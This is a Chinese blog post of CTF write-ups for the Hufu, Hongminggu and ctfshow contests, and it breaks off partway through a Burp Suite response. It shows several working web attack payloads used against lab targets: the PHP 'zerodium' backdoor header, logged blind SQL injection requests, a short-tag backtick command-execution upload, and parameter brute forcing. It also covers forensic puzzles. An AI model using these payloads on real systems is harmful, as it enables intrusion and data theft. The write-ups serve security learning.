

虎符+红明谷+ctfshow渔人杯赛后复现

原创

Atkxor 于 2021-04-05 21:40:02 发布 466 收藏 3

分类专栏: [CTF WriteUp](#) 文章标签: [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_46150940/article/details/115425622

版权



[CTF](#) 同时被 2 个专栏收录

39 篇文章 2 订阅

订阅专栏



[WriteUp](#)

15 篇文章 0 订阅

订阅专栏

目录标题

虎符CTF

[Web-签到](#)

[MISC-你会日志分析吗](#)

红明谷CTF

[Web-write_shell](#)

[MISC-我的心是冰冰的](#)

ctfshow渔人杯

[签到抽奖](#)

[感受下气氛](#)

[神仙姐姐](#)

[阿拉丁](#)

[迷](#)

[飘啊飘](#)

[简单二维码](#)

[我跟你拼了](#)

记录最近几场比赛的赛后复现

虎符CTF

Web-签到




参考详细分析PHP源代码后门事件及其供应链安全启示

根据文章提示，添加恶意请求头

```
User-Agent: zerodiumphpinfo();
```

可以看到phpinfo内容



继续构造，查看根目录下的文件

你会日志分析吗

分值: 500 未解答

线索只有一份access.log, 你能从中分析到什么?

附件下载 **提取码 (GAME)** **备用下载**

Flag:

https://blog.csdn.net/qq_46150940

分析日志, 该日志应该是用脚本进行布尔盲注, 最后一步是爆flag的值, 发现有两种长度的包, 猜测长度377代表爆值成功, 长度399代表失败

```

access.log
1657 192.168.52.156 - - [11/Mar/2021:18:01:05 +0000] "GET /index.php?id=1'%20and%20if(ord(
substr((select%20flag%20from%20flllag),1,1))=74,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
1658 192.168.52.156 - - [11/Mar/2021:18:01:05 +0000] "GET /index.php?id=1'%20and%20if(ord(
substr((select%20flag%20from%20flllag),1,1))=75,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
1659 192.168.52.156 - - [11/Mar/2021:18:01:05 +0000] "GET /index.php?id=1'%20and%20if(ord(
substr((select%20flag%20from%20flllag),1,1))=76,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
1660 192.168.52.156 - - [11/Mar/2021:18:01:05 +0000] "GET /index.php?id=1'%20and%20if(ord(
substr((select%20flag%20from%20flllag),1,1))=77,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
1661 192.168.52.156 - - [11/Mar/2021:18:01:05 +0000] "GET /index.php?id=1'%20and%20if(ord(
substr((select%20flag%20from%20flllag),1,1))=78,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
1662 192.168.52.156 - - [11/Mar/2021:18:01:05 +0000] "GET /index.php?id=1'%20and%20if(ord(
substr((select%20flag%20from%20flllag),1,1))=79,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
1663 192.168.52.156 - - [11/Mar/2021:18:01:05 +0000] "GET /index.php?id=1'%20and%20if(ord(
substr((select%20flag%20from%20flllag),1,1))=80,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
1664 192.168.52.156 - - [11/Mar/2021:18:01:05 +0000] "GET /index.php?id=1'%20and%20if(ord(
substr((select%20flag%20from%20flllag),1,1))=81,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
1665 192.168.52.156 - - [11/Mar/2021:18:01:05 +0000] "GET /index.php?id=1'%20and%20if(ord(
substr((select%20flag%20from%20flllag),1,1))=82,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
1666 192.168.52.156 - - [11/Mar/2021:18:01:05 +0000] "GET /index.php?id=1'%20and%20if(ord(
substr((select%20flag%20from%20flllag),1,1))=83,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
1667 192.168.52.156 - - [11/Mar/2021:18:01:05 +0000] "GET /index.php?id=1'%20and%20if(ord(
substr((select%20flag%20from%20flllag),1,1))=84,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
1668 192.168.52.156 - - [11/Mar/2021:18:01:05 +0000] "GET /index.php?id=1'%20and%20if(ord(
substr((select%20flag%20from%20flllag),1,1))=85,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
1669 192.168.52.156 - - [11/Mar/2021:18:01:06 +0000] "GET /index.php?id=1'%20and%20if(ord(
substr((select%20flag%20from%20flllag),1,1))=86,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
1670 192.168.52.156 - - [11/Mar/2021:18:01:06 +0000] "GET /index.php?id=1'%20and%20if(ord(
substr((select%20flag%20from%20flllag),1,1))=87,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
1671 192.168.52.156 - - [11/Mar/2021:18:01:06 +0000] "GET /index.php?id=1'%20and%20if(ord(
substr((select%20flag%20from%20flllag),1,1))=88,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
1672 192.168.52.156 - - [11/Mar/2021:18:01:06 +0000] "GET /index.php?id=1'%20and%20if(ord(
substr((select%20flag%20from%20flllag),1,1))=89,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
1673 192.168.52.156 - - [11/Mar/2021:18:01:06 +0000] "GET /index.php?id=1'%20and%20if(ord(
substr((select%20flag%20from%20flllag),1,1))=90,sleep(2),1)--+ HTTP/1.1" 200 377 "-" "python-requests/2.21.0"
1674 192.168.52.156 - - [11/Mar/2021:18:01:08 +0000] "GET /index.php?id=1'%20and%20if(ord(
substr((select%20flag%20from%20flllag),1,1))=44,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"

```

列出长度为377的值

```
90 109 120 104 90 51 116 90 98 51 86 102 89 88 74 108 88 51 78 118 88 50 100 121 90 87 70 48 102 81 61 61
```

使用脚本进行处理

```
import base64

a=[90,109,120,104,90,51,116,90,98,51,86,102,89,88,74,108,88,51,78,118,88,50,100,121,90,87,70,48,102,81,61,61]
flag=''
for i in a:
    flag=flag+chr(i)

print(flag)
print(base64.b64decode(flag))
```

得到

```
ZmxhZ3tZb3VfYXJlX3NvX2dyZWf0fQ==
b'flag{You_are_so_great}'
```

一个一个找长度为377的包太麻烦了，附上大师傅的脚本：

```
from base64 import *

flag = ''
with open('access.log', 'r') as f:
    lines = f.readlines()
    for line in lines:
        if "select%20flag%20from%20flllag" in line:
            packet_len = line[line.find(' 200 ')+5:line.find(' "-" "python-requests/2.21.0"')]
            if packet_len == '377':
                ascii_code = line[line.find('=')+3:line.find(',sleep')]
                ascii_str = chr(int(ascii_code))
                flag += ascii_str
            else:
                pass
        else:
            pass

print(b64decode(flag).decode('utf-8'))
```

红明谷CTF

Web-write_shell

没报上名，在BUU上面找到的环境

Challenge

24 Solves

×

[红明谷CTF 2021]write_shell 95

Instance Info

Launch an instance

Flag

Submit

https://blog.csdn.net/qq_46150940

知识点：短标签绕过php过滤

PHP开启短标签即short_open_tag=on时，可以使用<?=\$_?>输出变量

```

<?php
error_reporting(0);
highlight_file(__FILE__);
function check($input){
    if(preg_match("/'| |_\php;|~|\^\|\+|eval|{|}/i",$input)){
        // if(preg_match("/'| |_\=|php/", $input)){
        die('hacker!!!');
    }else{
        return $input;
    }
}

function waf($input){
    if(is_array($input)){
        foreach($input as $key=>$output){
            $input[$key] = waf($output);
        }
    }else{
        $input = check($input);
    }
}

$dir = 'sandbox/' . md5($_SERVER['REMOTE_ADDR']) . '/';
if(!file_exists($dir)){
    mkdir($dir);
}
switch($_GET["action"] ?? "") {
    case 'pwd':
        echo $dir;
        break;
    case 'upload':
        $data = $_GET["data"] ?? "";
        waf($data);
        file_put_contents("$dir" . "index.php", $data);
}
?>

```

审计代码:

- 1、写入文件, 但是对\$data变量进行了过滤
- 2、使用<?=?> 短标签即可绕过php然后输出
- 3、用反引号直接执行命令
- 4、过滤了空格, 用%09代替空格

根据源码, 先查看当前目录

```

Payload: ?action=pwd
#sandbox/d99081fe929b750e0557f85e6499103f/

```

```
Split URL | ?action=pwd | Execute
Post data Referrer OxHEX %URL BASE64 Insert string to replace Insert replacing string Replace All
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项
Netscrafter Services Risk Rating Since: New Site Rank: - Site Report [CN] CHINANET Jiangxi province network

}
}

function waf($input){
    if(is_array($input)){
        foreach($input as $key=>$output){
            $input[$key] = waf($output);
        }
    }else{
        $input = check($input);
    }
}

$dir = 'sandbox/' . md5($_SERVER['REMOTE_ADDR']) . '/';
if(!file_exists($dir)){
    mkdir($dir);
}
switch($_GET["action"] ?? "") {
    case 'pwd':
        echo $dir;
        break;
    case 'upload':
        $data = $_GET["data"] ?? "";
        waf($data);
        file_put_contents("$dir" . "index.php", $data);
}
?>
sandbox/d99081fe929b750e0557f85e6499103f/
```

https://blog.csdn.net/qq_46150940

尝试读取根目录下的所有文件

Payload: ?action=upload&data=<?=`cat%/`?>

最后访问 </sandbox/d99081fe929b750e0557f85e6499103f/> 得到flag

```
Split URL | /sandbox/d99081fe929b750e0557f85e6499103f/ | Execute
Post data Referrer OxHEX %URL BASE64 Insert string to replace Insert replacing string Replace All
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项
Netscrafter Services Risk Rating Since: New Site Rank: - Site Report [CN] CHINANET Jiangxi province network

flag{54a3ddd3-57ca-4810-9a3b-cb5a63d6656f} #!/bin/bash if [[ -f /flag.sh ]]; then source /flag.sh fi apache2-foreground
```

https://blog.csdn.net/qq_46150940

MISC-我的心是冰冰的

题目描述：似乎有信息被隐藏了。

打开rar压缩包文件受损，可能存在RAR伪加密，按照L1near师傅的博客，将24字节处的84改为80即可

```
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
000h: 52 61 72 21 1A 07 01 00 E5 B9 1F 47 0C 01 05 08 Rar!.....â¹.G....
010h: 00 07 01 01 B7 8B 88 84 00 35 FE 90 99 33 02 03 ....<^".5p.™3..
020h: 0B B2 F3 07 04 B2 F3 07 20 0F 86 53 4A 80 00 00 .²ó..²ó. .†SJE..
030h: 15 62 69 6E 67 62 69 6E 67 2F 62 69 6E 67 62 69 .bingbing/bingbi
040h: 6E 67 2E 6A 70 67 01 03 02 EA C3 4D 85 CF CB D6 ng.jpg...êÃM...ĪĒÖ
050h: 01 FF D8 FF E0 00 70 4A 46 49 46 00 01 01 00 00 .ÿøÿà..JFIF.....
060h: 01 00 01 00 00 FF DB 00 43 00 02 01 01 01 01 01 .....ÿÛ.C.....
070h: 02 01 01 01 02 01 02 02 02 04 03 02 02 02 02 05 .....
080h: 04 04 03 04 06 05 06 06 06 05 06 06 06 07 09 08 .....
090h: 06 07 09 07 06 06 08 0B 08 09 0A 0A 0A 0A 0A 06 .....
0A0h: 08 0B 0C 0B 0A 0C 09 0A 0A 0A FF DB 00 43 01 02 .....ÿÛ.C..
0B0h: 02 02 02 02 02 05 03 03 05 0A 07 06 07 0A 0A 0A .....
0C0h: 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A .....
0D0h: 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A .....
0E0h: 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A FF .....ÿ
0F0h: C0 00 11 08 03 B1 02 80 03 01 22 00 02 11 01 03 À.....±.€..".....
100h: 11 01 FF C4 00 1F 00 00 01 05 01 01 01 01 01 01 ..ÿÃ.....
110h: 00 00 00 00 00 00 00 00 01 02 03 04 05 06 07 08 .....
120h: 09 0A 0B FF C4 00 B5 10 00 02 01 03 03 02 04 03 ...ÿÃ.µ.....
130h: 05 05 04 04 00 00 01 7D 01 02 03 00 04 11 05 12 .....}.....
140h: 21 31 41 06 13 51 61 07 22 71 14 32 81 91 A1 08 !1A..Qa."q.2.';
150h: 23 42 B1 C1 15 52 D1 F0 24 33 62 72 82 09 0A 16 #B±Ã.RÑãS3h
160h: 17 18 19 1A 25 26 27 28 29 2A 34 35 36 37 38 39 ...%&'()*456789
```

解压压缩包得到



bingbing.jpg




bingbing.zip

https://blog.csdn.net/qq_46150940

看wp发现是java盲水印

```
java -jar BlindWatermark.jar decode -c bingbing.jpg decode.jpg
```



得到口令 `gnibgnib`，解压得到bingbing.pcapng流量包，发现数据是16位，所以是USB键盘流量

No.	Time	Source	Destination	Protocol	Length	Info
4	0.000000	1.2.0	host	USB	87	GET_DESCRIPTOR Response CONFIGURATION
5	0.000000	host	1.2.0	USB	36	SET_CONFIGURATION Request
6	0.000000	1.2.0	host	USB	28	SET_CONFIGURATION Response
7	0.000000	host	1.1.0	USB	36	GET_DESCRIPTOR Request DEVICE
8	0.000000	1.1.0	host	USB	46	GET_DESCRIPTOR Response DEVICE
9	0.000000	host	1.1.0	USB	36	GET_DESCRIPTOR Request CONFIGURATION
10	0.000000	1.1.0	host	USB	849	GET_DESCRIPTOR Response CONFIGURATION
11	0.000000	host	1.1.0	USB	36	SET_CONFIGURATION Request
12	0.000000	1.1.0	host	USB	28	SET_CONFIGURATION Response
13	4.100764	1.2.1	host	USB	35	URB_INTERRUPT in
14	4.100820	host	1.2.1	USB	27	URB_INTERRUPT in
15	4.220764	1.2.1	host	USB	35	URB_INTERRUPT in
16	4.220836	host	1.2.1	USB	27	URB_INTERRUPT in
17	4.572761	1.2.1	host	USB	35	URB_INTERRUPT in
18	4.572838	host	1.2.1	USB	27	URB_INTERRUPT in

> Frame 13: 35 bytes on wire (280 bits), 35 bytes captured (280 bits) on interface wireshark_extcap1780, id 0

> USB URB

Leftover Capture Data: 0000230000000000

```
0000 1b 00 10 60 77 3a 0b e0 ff ff 00 00 00 00 09 00  ...w:~ .....
0010 01 01 00 02 00 81 01 08 00 00 00 00 00 23 00 00  .....#..
0020 00 00 00  ...
```

https://blog.csdn.net/qq_46150940

tshark提取USB流量

```
tshark -r bingbing.pcapng -T fields -e usb.capdata > usbdata.txt
```



https://blog.csdn.net/qq_46150940

剔除空行

```
tshark -r bingbing.pcapng -T fields -e usb.capdata | sed '/^\s*$/d' > usbdata.txt
```

文件(F) 编辑(E) 搜索(S) 视图(V) 文档(D) 帮助(H)

```
0000230000000000
0000000000000000
0000230000000000
0000000000000000
0000230000000000
0000000000000000
0000060000000000
0000000000000000
0000230000000000
0000000000000000
00001e0000000000
0000000000000000
0000230000000000
0000000000000000
0000240000000000
0000000000000000
0000240000000000
0000000000000000
0000050000000000
0000000000000000
0000200000000000
```

https://blog.csdn.net/qq_46150940

利用脚本加上冒号

```
f=open('usbdata.txt','r')
fi=open('out.txt','w')
while 1:
    a=f.readline().strip()
    if a:
        if len(a)==16: # 键盘流量的话Len改为16
            out=''
            for i in range(0,len(a),2):
                if i+2 != len(a):
                    out+=a[i]+a[i+1]+":"
                else:
                    out+=a[i]+a[i+1]
            fi.write(out)
            fi.write('\n')
        else:
            break
fi.close()
```

```

/home/kali/桌面/out.txt - Mousepad
文件(F) 编辑(E) 搜索(S) 视图(V) 文档(D) 帮助(H)
00:00:23:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:23:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:23:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:06:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:23:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:1e:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:23:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:24:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:24:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:05:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:20:00:00:00:00:00
00:00:00:00:00:00:00:00

```

https://blog.csdn.net/qq_46150940

通用脚本

```

mappings = { 0x04:"A", 0x05:"B", 0x06:"C", 0x07:"D", 0x08:"E", 0x09:"F", 0x0A:"G", 0x0B:"H", 0x0C:"I", 0x0D:
"J", 0x0E:"K", 0x0F:"L", 0x10:"M", 0x11:"N",0x12:"O", 0x13:"P", 0x14:"Q", 0x15:"R", 0x16:"S", 0x17:"T", 0x18:"U
",0x19:"V", 0x1A:"W", 0x1B:"X", 0x1C:"Y", 0x1D:"Z", 0x1E:"1", 0x1F:"2", 0x20:"3", 0x21:"4", 0x22:"5", 0x23:"6",
0x24:"7", 0x25:"8", 0x26:"9", 0x27:"0", 0x28:"\n", 0x2a:"[DEL]", 0x2B:" ", 0x2C:" ", 0x2D:"- ", 0x2E:"=", 0
x2F:"[", 0x30:"]", 0x31:"\\", 0x32:"~", 0x33:";", 0x34:"'", 0x36:"", 0x37:"." }

nums = []
keys = open('out.txt')
for line in keys:
    if line[0]!='0' or line[1]!='0' or line[3]!='0' or line[4]!='0' or line[9]!='0' or line[10]!='0' or line[12]
!='0' or line[13]!='0' or line[15]!='0' or line[16]!='0' or line[18]!='0' or line[19]!='0' or line[21]!='0' or l
ine[22]!='0':
        continue
    nums.append(int(line[6:8],16))

keys.close()

output = ""
for n in nums:
    if n == 0 :
        continue
    if n in mappings:
        output += mappings[n]
    else:
        output += '[unknown]'

print 'output :\n' + output

```

运行脚本得到:

```

output :
666C61677B3866396564326639333365662[DEL]31346138643035323364303334396531323939637D

```

因为[DEL]是删除键，所以

```
666C61677B38663965643266393333656631346138643035323364303334396531323939637D
```

使用脚本将十六进制转换为字符串

```
m="666C61677B38663965643266393333656631346138643035323364303334396531323939637D"  
s=bytes.fromhex(m)  
print(s)
```

得到

```
b'flag{8f9ed2f933ef14a8d0523d0349e1299c}'
```

ctfshow渔人杯

签到抽奖

Challenge

139 Solves

×

签到抽奖

10

【愚人赛预热抽奖报名】截至2021年4月1日20时，所有正确提交flag的同学，可以到时间在B站直播间观看抽奖直播，直播地址<https://live.bilibili.com/22405530>

直播抽1名锦鲤获得500元现金红包

- 任何增加自己中奖率的行为都将被取消中奖资格
- 拉自己朋友注册并成功提交flag增加自己**队伍整体中奖率**的行为，**不算作弊**
- 中奖后不得强制要求群主支付现金，仅支持线上支付宝、微信渠道
- flag是中文也可能是英文及其他小众语言字符

enc.zip

Flag

Submit

https://blog.csdn.net/qq_46150940

flag为

```
中文也可能是英文及其他小众语言字符
```

感受下气氛

flag是ctfshow{[0-9]{9}}


正则匹配，符合条件的都可以，比如：

```
ctfshow{123456789}
```

神仙姐姐



点击拜，抓包



传参num进行爆破，根据提示num在1-1000内

The screenshot shows the Burp Suite interface for an intruder attack. The main table lists requests 0 through 10, all with a status of 200. Request 1 is highlighted. Below the table, the 'Request' tab is selected, showing the raw request data. The response body contains a JSON object with a 'num' field set to 3 and a 'flag' field containing a message.

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	393	
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	393	
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	393	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	393	
4	4	200	<input type="checkbox"/>	<input type="checkbox"/>	393	
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	393	
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	393	
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	393	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	394	
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	394	
10	10	200	<input type="checkbox"/>	<input type="checkbox"/>	394	

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Content-Type: text/html; charset=UTF-8
Date: Sun, 04 Apr 2021 04:45:13 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: nginx/1.14.2
X-Powered-By: PHP/5.6.40
Content-Length: 73
Connection: close

{"code":0,"num":3,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-"}{ }
```

都是假flag，一直往下翻

The screenshot shows the Burp Suite interface for an intruder attack. The main table lists requests 465 through 473, all with a status of 200. Request 473 is highlighted. The interface is similar to the previous screenshot, showing a list of requests and a detailed view of the selected request.

Request	Payload	Status	Error	Timeout	Length	Comment
465	465	200	<input type="checkbox"/>	<input type="checkbox"/>	395	
466	466	200	<input type="checkbox"/>	<input type="checkbox"/>	395	
468	468	200	<input type="checkbox"/>	<input type="checkbox"/>	395	
467	467	200	<input type="checkbox"/>	<input type="checkbox"/>	395	
469	469	200	<input type="checkbox"/>	<input type="checkbox"/>	395	
470	470	200	<input type="checkbox"/>	<input type="checkbox"/>	395	
471	471	200	<input type="checkbox"/>	<input type="checkbox"/>	395	
472	472	200	<input type="checkbox"/>	<input type="checkbox"/>	395	
473	473	200	<input type="checkbox"/>	<input type="checkbox"/>	395	

4/4	4/4	200	<input type="checkbox"/>	<input type="checkbox"/>	395
476	476	200	<input type="checkbox"/>	<input type="checkbox"/>	395

Request Response


Raw Headers Hex

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Content-Type: text/html; charset=UTF-8
Date: Sun, 04 Apr 2021 04:45:21 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: nginx/1.14.2
X-Powered-By: PHP/5.6.40
